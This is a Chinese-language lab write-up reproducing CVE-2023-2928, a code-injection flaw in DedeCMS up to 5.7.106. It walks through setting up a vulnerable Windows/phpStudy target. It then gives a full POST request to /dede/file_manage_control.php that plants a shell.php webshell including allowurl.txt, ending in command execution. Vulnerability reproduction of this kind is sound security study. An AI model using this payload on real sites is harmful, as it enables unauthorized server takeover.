CVE-2023-2928

DedeCMS

文件包含漏洞导致后台getshell

目录

[1. 漏洞描述 3](#_Toc27475)

[2. 影响版本 3](#_Toc25949)

[3. 环境部署 3](#_Toc5232)

[4. 漏洞复现 10](#_Toc11219)

# 漏洞描述

Desdev DedeCMS（织梦内容管理系统）是中国卓卓网络（Desdev）公司的一套基于PHP的开源内容管理系统（CMS）。该系统具有内容发布、内容管理、内容编辑和内容检索等功能。

DedeCMS 5.7.106之前版本存在代码注入漏洞，该漏洞源于文件uploads/dede/article\_allowurl\_edit.php存在问题，对参数allurls的操作会导致代码注入。

# 影响版本

DedeCMS <=5.7.106

# 环境部署


靶机：Windows server 2008 r2，ip：172.16.7.103

渗透机：Windows10，ip：172.16.7.164

下载含有漏洞的软件


<https://updatenew.dedecms.com/base-v57/package/DedeCMS-V5.7.106-UTF8.zip>


下载好后解压




安装好phpStudy


步骤：将Tools.iso中的phpStudy复制进win2008的硬盘，并且安装好vc9环境即可









安装好后启动phpStudy




按照下面步骤逐一点击，进入网站根目录




将刚刚下载好的软件uploads文件夹的全部内容复制进网站根目录





完成后在浏览器访问<http://localhost/install/index.php>

进入安装界面






继续下一步安装

现在进行设置MySQL密码

打开phpStudy，并按照图片顺序重新设置MySQL密码







现在我们将新的MySQL密码填入安装程序中



继续下一步




安装完毕

# 漏洞复现

**【步骤一】**

**切换php版本**




后续的操作需要切换php版本

**【步骤二】登录后台管理**

**/dede/article\_allowurl\_edit.php**





**输入命令并确定**

**获取Cookie**

**上传恶意插件**

**【步骤三】构造shell.php的poc**


|  |
| --- |
| **POST /dede/file\_manage\_control.php HTTP/1.1**  **Host: X.X.X.X**  **Cache-Control: max-age=0**  **Upgrade-Insecure-Requests: 1**  **User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36**  **Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7**  **Accept-Encoding: gzip, deflate**  **Accept-Language: zh-CN,zh;q=0.9,ak;q=0.8**  **Cookie: menuitems=1\_1%2C2\_1%2C3\_1; PHPSESSID=1aiacudvg5ett0sie1hldrsirp; \_csrf\_name\_f6248c53=b78d93a8fa8ca918ce43981d99fef4fe; \_csrf\_name\_f6248c531BH21ANI1AGD297L1FF21LN02BGE1DNG=c1395807345a5866; DedeUserID=1; DedeUserID1BH21ANI1AGD297L1FF21LN02BGE1DNG=ebfa2a04dd016f07; DedeLoginTime=1685497822; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=508a22baef9e1b61**  **Connection: close**  **Content-Type: application/x-www-form-urlencoded**  **Content-Length: 139**  **fmdo=edit&backurl=&token=&activepath=&filename=shell.php&str=<?php Include\_once("./data/admin/allowurl.txt"); ?>&B1=++%E4%BF%9D+%E5%AD%98++** |

**可以现在/dede路径下抓包，然后复制cookie那一段，然后修改请求方式为POST，修改请求路径，将**


**Content-Type: application/x-www-form-urlencoded**

**fmdo=edit&backurl=&token=&activepath=&filename=shell.php&str=<?php Include\_once("./data/admin/allowurl.txt"); ?>&B1=++%E4%BF%9D+%E5%AD%98++**


**这一段添加到末尾即可**




**此时我们发现靶机的网站目录创建了一个shell.php文件**



**访问/shell.php**





**命令执行成功**

**命令文件为步骤2保存的超链接**

